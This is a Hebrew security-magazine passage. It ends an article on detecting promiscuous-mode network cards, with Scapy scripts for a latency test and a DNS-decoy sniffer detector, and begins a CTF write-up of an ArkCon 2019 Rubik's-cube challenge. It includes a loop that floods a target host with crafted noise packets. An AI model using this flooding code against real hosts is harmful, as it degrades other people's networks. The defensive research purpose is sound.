להלן חלק מהקוד של גרסת ה-multi-threaded:

```
without_noise = ping_measurement(target_ip)
noise_thread = threading.Thread(target=bomb_network,args=(target_ip, NOISE_AMOUNT))
noise_thread.start()
# Let the noise thread work a bit and create a load on the target before we start to measure the RTTs
time.sleep(SLEEP_BEFORE_MEASUREMENT)
with_noise = ping_measurement(target_ip)
```

1. נתחיל בלבצע את המדידות כשהרשת שקטה - נשלח 30 בקשות ICMP Echo ונחזיר רשימה עם ה-RTT של כל אחת מהבקשות.
2. (עד 4) נגדיר thread שיבצע את הזיבול עבורנו (הפונקציה המזבלת היא bomb_network) ונריץ אותו.
5. ניתן ל-thread המזבל לרוץ קצת כדי שהיעד יוצף בזבל לפני שיתחיל לקבל את פקטות המדידה שלנו.
6. נמדוד פעם נוספת, תוך כדי שהthread המזבל רץ.

איך תיראה bomb_network, הפונקציה שמזבלת את הרשת? אנחנו יכולים לעשות משהו פשוט כמו לשלוח מחרוזת אקראית ברשת מס' פעמים גדול (נגיד 2,000 פעמים):

```
def bomb_network(device_ip, amount):
    raw_data = "lalalalalalalalalalalalalalalalalalalalalalalalalalalalalalalalalalalalalalalalalala"
    for i in xrange(amount):
        sendp(raw_data, iface=VMWARE_IFACE, verbose=False)
```

נחשוב רגע מה קורה כאשר החבילה להלן מגיעה ליעד שכרטיס הרשת שלו פרוץ:

```
1120 3.081029    6c:61:6c:61:6c:61    6c:61:6c:61:6c:61    0x6c61    72 Ethernet II
▸ Frame 1120: 72 bytes on wire (576 bits), 72 bytes captured (576 bits)
▾ Ethernet II, Src: 6c:61:6c:61:6c:61 (6c:61:6c:61:6c:61), Dst: 6c:61:6c:61:6c:61 (6c:61:6c:6
  ▸ Destination: 6c:61:6c:61:6c:61 (6c:61:6c:61:6c:61)
  ▸ Source: 6c:61:6c:61:6c:61 (6c:61:6c:61:6c:61)
    Type: Unknown (0x6c61)
▾ Data (58 bytes)
    Data: 6c616c616c616c616c616c616c616c616c616c616c616c61...
    [Length: 58]
0000  6c 61 6c 61 6c 61 6c 61  6c 61 6c 61 6c 61 6c 61   lalalala lalalala
0010  6c 61 6c 61 6c 61 6c 61  6c 61 6c 61 6c 61 6c 61   lalalala lalalala
0020  6c 61 6c 61 6c 61 6c 61  6c 61 6c 61 6c 61 6c 61   lalalala lalalala
0030  6c 61 6c 61 6c 61 6c 61  6c 61 6c 61 6c 61 6c 61   lalalala lalalala
0040  6c 61 6c 61 6c 61 6c 61                           lalalala
```

היא חולפת על פני כרטיס הרשת, למרות שהיא פגומה ונכנסת לתוך ליבת מ"ה. שם, מיד מזהים שהיא לא תואמת אף פרוטוקול נורמלי ומסלקים אותה. אז אומנם גרמנו למחשב היעד לעבוד קצת יותר קשה כי הוא צריך לסנן זבל - אבל הוא מסנן אותו במהירות וחוזר לשגרה.


אנחנו רוצים שמחשב היעד יעבור יותר קשה. כדי לעשות זאת, נרכיב חבילת מידע שתצלח כמה שיותר "שלבים" בתוך ה-Kernel. כך, במקום לשלוח סתם מאות מחרוזות חסרות פשר שידחו מיד, נרכיב חבילות שיש להן סיכוי טוב להעמיס באופן יותר משמעותי על מחשב היעד.

הסגמנט שנרכיב יהיה מורכב משכבת ethernet עם כתובת שונה מהכתובת של מחשב היעד - כדי שתדחה ע"י מחשבים עם כרטיס רשת רגיל. נוסיף IP Header - עם כתובת היעד האמיתית של המחשב הנבדק, כדי לצלוח את הבדיקה של שכבה 3. לאחר מכן נוסיף Header של TCP - בשלב זה הסגמנט כנראה יידחה ע"י היעד, כי הוא פונה לפורט סגור:


```
def bomb_network(device_ip, amount):
    noise_packet = Ether(dst="aa:aa:aa:aa:aa:aa")/IP(dst=device_ip)/TCP()
    for i in xrange(amount):
        sendp(noise_packet, iface=VMWARE_IFACE, verbose=False)
```

דבר נוסף שניתן לעשות הוא לפרגמנט את פקטות ה-IP כך שהיעד יצטרך להשקיע זמן וכוח עיבוד בלבצע Reassembly.

יאללה. מוכנים להריץ? להלן תוצאות של שתי הרצות במצב פרוץ, אחת עבור כל גרסה של מדידה.



ושתי הרצות כשהיעד לא פרוץ:



טוב... בואו נעשה קצת סדר בבלגן ונבין מה אנחנו רואים כאן.


הנקודות האדומות הם ערכי ה-RTT של הפינגים שנשלחו כשהרשת הייתה שקטה והרבועים הכחולים הם ה-RTT של הפינגים שנשלחו כשהרשת הייתה רועשת.

ניתן לראות שבכל ארבעת התרשימים, מרבית הריבועים הכחולים היו מעל הנקודות האדומות, כלומר, המדידות שנלקחו כשהרעשנו את הרשת - היו גבוהות יותר מאלו שנשלחו כשהרשת הייתה שקטה - וזה הגיוני.

נשים לב שבשני התרשימים האחרונים יש חריגים סטטיסטיים (outliers) גם כחולים וגם אדומים- שצריך לזהות ולהבין האם להחשיב אותם או להיפטר מהם. אתם מצליחים לראות ההבדל משמעותי בין התרשימים שתי זוגות התרשימים?

לצערי עניתי על השאלה הזו בשלילה. כדי להיות יותר בטוח בתשובה שלי השוויתי בין ממוצעי ה-RTT של מצב פרוץ ורגיל.

נחשב את ה-RTT הממוצע של 30 מדידות - אותו ממוצע ייחשב כנתון אחד בגרף הסופי שלנו. ניקח 20 ממוצעי RTT של מצב פרוץ ו-20 של מצב רגיל, במידה ויש הבדל - נראה את זה מתבטא בגרף.



ההפרש בין העקומות הוא עדיין לא מספיק משמעותי. בהתאם להסבר התיאורטי, הייתי מצפה שבכל נקודה ונקודה על פני התרשים, העקומה הסגולה תהיה מעל הירוקה.

לאורך הדרך הזכרתי מס' דברים שאנחנו יכולים לנסות להגיע לתוצאות טובות יותר: אנחנו יכולים לנסות להעמיס על היעד בדרכים נוספות- כגון שליחת פקטות IP מפוצלות (fragments) או לחלופין, לנסות לזקק ולמצות את המיטב מהנתונים שאספנו- למשל, לנסות להתמודד עם Outliers או לחשב מדדים נוספים על הנתונים בניסיון למצוא הבדל מובהק בין המצבים. אנחנו יכולים גם לנסות לכוונן אחרת את הפרמטרים של הסקריפט - למשל, להגדיל את מספר פקטות הרעש, או את המרווחים בין המדידות.

סתם נקודה מעניינת - מכיוון שאנחנו מנסים למדוד ולהסיק מסקנות ממספרים קטנים מאוד- ישנה חשיבות מכרעת לקבלת תוצאות מדויקות במדידות- ולכן, ישנה חשיבות גם למבנה של הסקריפט ולביצועים שלו. למשל, התבוננו בפיסת הקוד הבא שאמורה לרוץ בתוך ה-Thread שאחראי להציף את הרשת:

```
for i in xrange(amount):
    noise_packet = Ether(dst="aa:aa:aa:aa:aa:aa")/IP(dst=device_ip)/TCP()
    sendp(noise_packet, iface=VMWARE_IFACE, verbose=False)
```

האם אתם מבחינים בבעייתיות שלה?
בכל איטרציה, הפקטה תורכב מחדש. הדבר בעייתי משום שהרכבת הפקטה לוקחת זמן יחסית ארוך שבמהלכו יעד עם כרטיס רשת פרוץ אינו "מופצץ" והוא פנוי להשיב על בקשות ICMP Echo של Thread אחר והוא יעשה זאת באותה מהירות שבה ישיב עליו מחשב שכרטיס הרשת שלו אינו פרוץ. כאן המקום לציין שהשימוש בפייתון באופן כללי וב-Scapy ספציפית, אינו ידוע כאופטימלי מבחינת זמן ריצה - אולם אלו נבחרו בשל פשטותן ונוחותן.

סיכום חלק זה


בחלק זה סקרנו את שיטת ה-Latency Test שבה ניסינו לקבוע את מצב כרטיס הרשת של היעד לפי זמן התגובה שלו.

לצערי - התוצאות לא הראו הבדל משמעותי שניתן להסתמך עליו בקביעת מצבו של כרטיס רשת. כפי שבוודאי שמתם לב, שיטה זו יוצרת תעבורה מרובה (ואורכת זמן רב) ולכן למרות שהיא מעניינת מבחינת המחקר התיאורטי, היא לא באמת ישימה לרשת אמיתית.

DNS Decoy

בניגוד לשיטות הקודמות, שהתמקדו בהתנהגות ובזמן התגובה של מ"ה - שיטה זו מתמקדת בהתנהגות תוכנת הרחרחן.


למעשה, סניפרים רבים שמוגדרים כפסיביים - אינם פסיביים לחלוטין ויוצרים תעבורה שמאפשרת לנו לזהות אותם. אותם סניפרים מנסים לתרגם כתובות IP לשמות Domain כדי להציג לנו את התקשורת בצורה ברורה יותר. הם עושים זאת ע"י שימוש בפרוטוקול DNS. בדרך כלל נשמע על DNS בהקשר של תרגום דומיינים לכתובות IP (Forward DNS). אולם ניתן להיעזר ב-DNS גם לתהליך ההפוך, שמכונה: Reverse DNS (rDNS) - כלומר, תרגום כתובות IP לדומיינים:



[מקור: https://www.leadfeeder.com/blog/what-is-reverse-dns-and-why-you-should-care]

כאשר נגדיר לסניפר לבצע תרגום שכזה - בכל פעם שהוא ייתקל בכתובת IP לא מוכרת - הוא ישלח בקשה לשרת DNS עם כתובת ה-IP שהוא ראה. במידה והשרת יחזיר תשובה - הוא יציג את הדומיין שחזר במקום את כתובת ה-IP.

ב-Wireshark ניתן להגדיר את ביצוע התרגום דרך מסך ה-Capture Options:



ב-tcpdump התהליך מתבצע באופן דיפולטי (ניתן לבטל אותו באמצעות הדגל **n-**).

אנחנו ננסה לנצל את מה שלמדנו ולזייף תעבורה עם כתובות מזויפות ובכך "לפתות" את הרחרחן לחשוף את עצמו.

במידה ונראה Reverse DNS Lookups על אותן כתובות, נדע שיש לנו רחרחן ברשת. הקוד המלא קצת ארוך ולכן אסביר רק את הפונקציה העיקרית בתוכנית:

```
27  def detect_promiscuous():
28      # Get pseudo random generated address
29      fake_ip_address = get_fake_ip()
30
31      # Build Fake request to a none-existing web server
32      request_packet = Ether(dst=FAKE_MAC)
33      request_packet /= IP(dst=fake_ip_address)
34      request_packet /= TCP(sport=randint(1025, 65535), dport=80, flags="S")
35      sendp(request_packet, iface=VM_INTERFACE, verbose=False)
36
37      # Filter the results to get only dns requests
38      dns_packets = sniff(filter="udp and dst port 53", timeout=MAX_TIMEOUT, iface=VM_INTERFACE)
39      sniffing_hosts = get_sniffing_hosts(dns_packets, fake_ip_address)
40
41      if len(sniffing_hosts) == 0:
42          print "There is no sniffer in the network."
43      else:
44          print "Found {SNIFFERS_NUMBER} sniffer(s) in the network:".format(SNIFFERS_NUMBER=len(sniffing_hosts))
45          for host in sniffing_hosts:
46              print "\tMAC: {MAC_ADDRESS}. IP: {IP_ADDRESS}".format(MAC_ADDRESS=host[0], IP_ADDRESS=host[1])
```

27. שימו לב שבניגוד לסקריפטים הקודמים, כאן אנחנו לא מציינים את הכתובת של המחשב שאנו חושדים בו - משום שאנחנו לא מייעדים את הבקשות למחשב ספציפי, אלא פשוט שולחים בקשות ברשת ובודקים מי מגיב.
29. הפונקציה get_fake_ip מחזירה את הכתובת IP שבה נשתמש. אנחנו צריכים לג'נרט כתובת שונה בכל פעם כי לאחר שהרחרחנים גילו מה הדומיין של כתובת ספציפית, או לחלופין, הבינו שהם לא יקבלו תשובה משרת ה-DNS - הם מפסיקים לנסות. לכן, אם נזייף תקשורת לאותה כתובת קבועה - בפעם הראשונה הרחרחנים ברשת ינסו לרזלב (לבצע Resolution) אותה, אבל לאחר הניסיון הראשון לא נראה יותר בקשות rDNS.
32. (עד 35) בניית ושליחת חבילה לכתובת המזויפת.
38. נסניף את הרשת ונקבל פקטות udp (DNS רץ מעל UDP) שמכוונות לפורט 53 (כלומר בקשות DNS).
39. הפונקציה get_sniffing_hosts סורקת את רשימת הפקטות שהתקבלו, עבור כל בקשת DNS היא מוודאת שמדובר ב-rDNS ושהכתובת שמנסים לתרגם היא אותה כתובת מזוייפת שיצרנו. אם הבקשה עונה לכל התנאים- המחשב ששלח אותה מריץ סניפר ונוסיף את כתובתו לרשימת הכתובות המסניפות.
41. (עד 46) הדפסת הכתובות שחזרו מ-get_sniffing_hosts (או הדפסה שלא נמצא מחשב מסניף).

הרצתי את הסקריפט גם על tcpdump (במצב דיפולטי) וגם על Wireshark (עם האופציה של Name Resolution מאופשרת):

```
root@osboxes:/home/osboxes# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

שני הסניפרים ניסו לרזלב את הכתובות המזויפות שנשלחו ונלכדו ב-Anti Sniffer שבנינו:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.100.102.10	3.3.3.3	TCP	60	13658 > http [SYN] Seq=0 Win=8192 Len=0
2	0.328739	osboxes.local	192.168.237.1	DNS	80	Standard query PTR 3.3.3.3.in-addr.arpa
3	5.066500	osboxes.local	192.168.237.1	DNS	80	Standard query PTR 3.3.3.3.in-addr.arpa

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.100.102.10	4.4.4.4	TCP	54	50895 → http(80) [SYN] Seq=0 Win=8192 Len=0
2	0.001352	192.168.237.128	192.168.237.1	DNS	80	Standard query 0xcc23 PTR 4.4.4.4.in-addr.arpa
3	5.019982	192.168.237.128	192.168.237.1	DNS	80	Standard query 0xcc23 PTR 4.4.4.4.in-addr.arpa

והפלט:

```
C:\Users\bnaya\Desktop\scripts>dns_detection.py
Found 1 sniffer(s) in the network:
        MAC: 00:0c:29:0c:6b:c8. IP: 192.168.237.128
```

סיכום חלק זה

בחלק זה סקרנו את שיטת ה-DNS Decoy. זייפנו תעבורה עם כתובת שלא הוקצתה לאף מחשב ובדקנו אם מישהו שולח בקשות rDNS על אותה כתובת מזויפת. לשיטה זו יתרון מסוים על פני קודמותיה - אנחנו לא צריכים לבדוק בנפרד כל מחשב ברשת - אלא ניתן לבדוק בבת אחת את כלל המחשבים שחשופים לתעבורה המזויפת. עם זאת, היא מסתמכת על התנהגות תוכנת הרחרחן, ולעיתים קרובות לא תצליח לגלות מחשבים מסניפים - פשוט משום שתוכנת הרחרחן שרצה עליהם הוגדרה לא לבצע Resolution לכתובות IP.

סיכום

במאמר סקרנו והדגמנו את ארבעת הטכניקות המרכזיות בהן עושים שימוש אנטי-סניפרים המנסים לקבוע את מצבו של כרטיס רשת. שתי הטכניקות הראשונות שראינו, עושות שימוש בפרוטוקולי ARP ו-ICMP ומתבססות על העיקרון של שליחת חבילות שאמורות להידחות על ידי כרטיס רשת רגיל אבל להתקבל ולהיענות על ידי כרטיס רשת פרוץ.

ראינו שישנם הבדלים בין מערכות הפעלה שונות וכן ראינו שאנו עשויים לאבחן את מצבו של כרטיס רשת פרוץ באופן שגוי בגלל חוסר תגובה מצידו (למשל בגלל Firewall).

לאחר מכן סקרנו את שיטת הlatency בה הנחנו שנצליח לאבחן את מצבי כרטיס הרשת על סמך הבדלים בזמן התגובה של מחשב היעד. לא הצלחנו לעשות זאת במסגרת המאמר.

בטכניקה האחרונה, זייפנו תעבורה מכתובות פיקטיביות ובדקנו אם תוכנת הרחרחן תנסה לשלוח שאילתות rDNS על אותן כתובות.

נקודה שמעניין לציין היא שכמעט בכל הטכניקות שראינו (למעט latency), השגיאות היחידות הן מסוג False Negatives, כלומר, חוסר הצלחה בזיהוי של מצב פרוץ. אולם אם סקריפט אומר שכרטיס רשת הוא פרוץ - כמעט בוודאות הוא אכן כזה.

יש עוד הרבה מה להרחיב בנושא ולצערי לא הספקתי לגעת בנושאים מעניינים כמו טכניקות נוספות לזיהוי מצב פרוץ או טכניקות אנטי-גילוי והתחמקות של סניפרים. באופן אישי, הייתי רוצה להתעמק במימושים מוצלחים לשיטת ה-Latency ולהבין מדוע לא הצלחנו להגיע לתוצאות משמעותיות. כמו כן, יהיה מעניין לעבור על הקוד של הקרנל של לינוקס האחראי לטיפול ב-ARP ולבחון את בדיקות התקינות שמבצעת מ"ה על המסגרת.

אני מקווה שנהניתם מהמאמר לפחות כמו שאני נהניתי להכין אותו.

תודות

תודה ענקית ל**שי** - שהאמין בי גם כשלא האמנתי בעצמי. אין יום שבו אני לא עושה שימוש במיומנויות ובדרך המחשבה ששי הנחיל לי. תודה ענקית נוספת ל**תומר גולומב** על חוות הדעת הטכנית וההערות המצוינות שלו (והרבה יותר חשוב, על כתף תומכת ואוזן קשבת). תומר הוא אחד האנשים המבריקים ביותר והנחמדים ביותר שיצא לי להכיר. וכן, תודה רבה ל**אפיק קסטיאל** על העריכה המצוינת.

תודה להוריי ולמשפחתי.

על המחבר

בניה, בן 19, סטודנט למדעי המחשב באוניברסיטה הפתוחה. מתעניין בפיתוח תוכנה, בתקשורת ובאבטחת מידע. ניתן לפנות אליי לכל שאלה: bnayaYoo@gmail.com. כלל הסקריפטים שהופיעו במסמך, בתוספת תיעוד קצר ותיקונים נמצאים בקישור הבא:
https://github.com/bnaya19/PromiscuousModeDetection/tree/master/detection%20scripts

מקורות לתמונות ולתרשימים

- https://en.wikipedia.org/wiki/Promiscuous_mode
- https://www.cubrid.org/blog/understanding-tcp-ip-network-stack
- https://www.gatevidyalay.com/ethernet-ethernet-frame-format
- http://www.just.edu.jo/~tawalbeh/nyit/incs745/presentations/Sniffers.pdf
- https://slideplayer.com/slide/9510821/
- https://www.leadfeeder.com/blog/what-is-reverse-dns-and-why-you-should-care/

קישורים להעמקה נוספת

- http://www.securityfriday.com/promiscuous_detection_01.pdf
- http://hadmernok.hu/132_27_nagyd_1.pdf
- http://hadmernok.hu/132_28_nagyd_2.pdf
- https://pdfs.semanticscholar.org/e71d/fb37402252ef66072518720fc217891e1bd4.pdf
- http://www.lsv.fr/~goubault/SECI-02/Final/actes-seci02/pdf/008-Abdelallahelhadj.pdf
- https://www.iasj.net/iasj?func=fulltext&aId=29687
- https://gupea.ub.gu.se/bitstream/2077/1159/1/Nr_3_DS.pdf
- http://www.lsv.fr/~goubault/SECI-02/Final/actes-seci02/pdf/008-Abdelallahelhadj.pdf
- https://shodhganga.inflibnet.ac.in/bitstream/10603/108363/9/09_chapter%203.pdf


סדרת אתגרי ArkCon 2019 (OnSite)

מאת YaakovCohen88 ו-Dvd848

הקדמה

בהמשך לסדרת האתגרים של CyberArk לקראת כנס ArkCon 2019, הכנס עצמו כלל שלושה אתגרים נוספים אשר היו פתוחים למספר שעות. במאמר-המשך זה נביא את הפתרון שלנו לשלושת אתגרי הכנס. למי שלא קרא ומעוניין - בגליון הקודם פרסמנו מאמר עם הפתרונות לאתגרים שקדמו לכנס.

אתגר 1#: lAmCu*e (100,000 נקודות)



אם נתחבר לשרת, נראה את הפלט הבא:

```
root@kali:/media/sf_CTFs/arkcon/IAmCube# nc 18.197.75.101 1337

          yI gE bE
          bI wO wT
          gE rO gF

gL wO wI   oH gN rL   w! rA rB   yH yK rF
yO oN oT   wG gE wT   g- rW bE   rG bT oU
rG rA y&   oR bY bR   oO bE wY   o- oI b-

          gS o: yO
          yT yR yS
          wU gC bS

Please enter an input in Base-12:
```


השרת מבקש קלט בבסיס 12. נכניס קלט לדוגמא ונקבל:

```
Please enter an input in Base-12: 0

          gE bI yI
          rO wO gE
          gF wT bE

oH gN rL   w! rA rB   yH yK rF   gL wO wI
yO oN oT   wG gE wT   g- rW bE   rG bT oU
rG rA y&   oR bY bR   oO bE wY   o- oI b-

          gS o: yO
          yT yR yS
          wU gC bS

Please enter an input in Base-12:
```

בחינה מדוקדקת של השינוי תראה שהשורה הרביעית "זזה" כולה שמאלה בצורה מעגלית (כך שהשלישייה השמאלית ביותר מצאה את עצמה בתור השלישייה הימנית ביותר, ושאר השלישיות ביצעו קפיצה שמאלה).

קלטים שונים ערבבו את הפלט בצורה אחרת. לדוגמא, הקלט "1" הזיז את השורה הרביעית ימינה בצורה מעגלית, ופעולות אחרות הזיזו שלישיות באופן שונה.


במבט ראשון, קצת קשה לראות מה בדיוק הטקסט מייצג. ייתכן שהרמז הבא יעזור:



יש לנו שש פאות, כל אחת מחולקת לתשעה חלקים. יש לנו שישה צבעים, וכל אחד מהם חוזר תשע פעמים. מדובר ב... קובייה הונגרית!

במקרה שלנו, נראה שכל חלק מיוצג על ידי שני תווים: התו הראשון הוא האות הראשונה של הצבע, והתו השני כנראה ישמש אותנו בעתיד, כשהקובייה תסודר.

תריסר הפעולות שניתן לבצע מתאימות לתריסר הפעולות שמוגדרות עבור קובייה הונגרית:



מהרגע שהתובנה הזו מושגת, הצעד הבא צריך להיות ברור לחלוטין: עלינו לפתור את הקובייה.


אומרים שניתן לפתור כל קובייה באמצעות לא יותר מ-20 מהלכים. ישנם אנשים מוכשרים שיודעים לפתור קוביות הונגריות בצורה אוטומטית לחלוטין, ואולי חלקם אף יצליחו לפתור קובייה שמיוצגת בדו-מימד. כל השאר יכולים להשתמש בספריות מוכנות לפתרון קוביות הונגריות, כמו זו. אך לפני כן, עלינו לייצג את הקובייה שניתנה לנו בצורה נוחה, על מנת שנוכל להמיר אותה לייצוג שהספרייה מצפה לה.

אנחנו נייצג את הקובייה באמצעות מערכים מקוננים - כל פאה תיוצג על ידי מערך, שבו שלושה מערכים המייצגים שורות. ששת הפאות יישמרו במערך גדול שייצג את הקובייה שלנו.

כלומר, הקובייה שראינו קודם תיוצג באופן הבא:

```
[ [['gE', 'bI', 'yI'], ['rO', 'wO', 'gE'], ['gF', 'wT', 'bE']],
  [['oH', 'gN', 'rL'], ['yO', 'oN', 'oT'], ['rG', 'rA', 'y&']],
  [['w!', 'rA', 'rB'], ['wG', 'gE', 'wT'], ['oR', 'bY', 'bR']],
  [['yH', 'yK', 'rF'], ['g-', 'rW', 'bE'], ['oO', 'bE', 'wY']],
  [['gL', 'wO', 'wI'], ['rG', 'bT', 'oU'], ['o-', 'oI', 'b-']],
  [['gS', 'o:', 'yO'], ['yT', 'yR', 'yS'], ['wU', 'gC', 'bS']] ]
```

לשם הנוחות, נתחיל להתייחס לפאות השונות באמצעות השמות הבאים:



במערך שלנו, הפאות מקבלות את האינדקסים הבאים:

```
UP    = 0
LEFT  = 1
FRONT = 2
RIGHT = 3
BACK  = 4
DOWN  = 5
```

הדרך שלנו לעבור מהייצוג הטקסטואלי של התרגיל לייצוג הקובייה באמצעות מערכים מקוננים היא על ידי שימוש בפונקציה הבא:

```
def get_cube(lines):
    cube_arr = []
    rows = []
    for line in lines.split("\n"):
        line = line.rstrip()
        if line != "":
            rows.append(line.split())
    assert(len(rows) == 9)

    cube_arr.append([rows[i] for i in range(3)])

    for i in range(4):
        cube_arr.append([rows[3 + j][i * 3: i * 3 + 3] for j in
range(3)])

    cube_arr.append([rows[i + 6] for i in range(3)])
```

כעת, לאחר שייצרנו ייצוג שנוח לנו לעבוד איתו, עלינו להמיר אותו לייצוג שהספרייה מצפה לקבל כקלט. הספרייה דרשה מחרוזת ארוכה של תווים בסדר מסוים: קודם תשעת הצבעים של הפאה U, לאחר מכן אלה של R, ואז F, D, L, B. לשם כך, היה נוח לסדר את הקובייה מחדש:

```
cube_arr_new = [cube_arr[UP], cube_arr[RIGHT], cube_arr[FRONT],
cube_arr[DOWN], cube_arr[LEFT], cube_arr[BACK]]
```

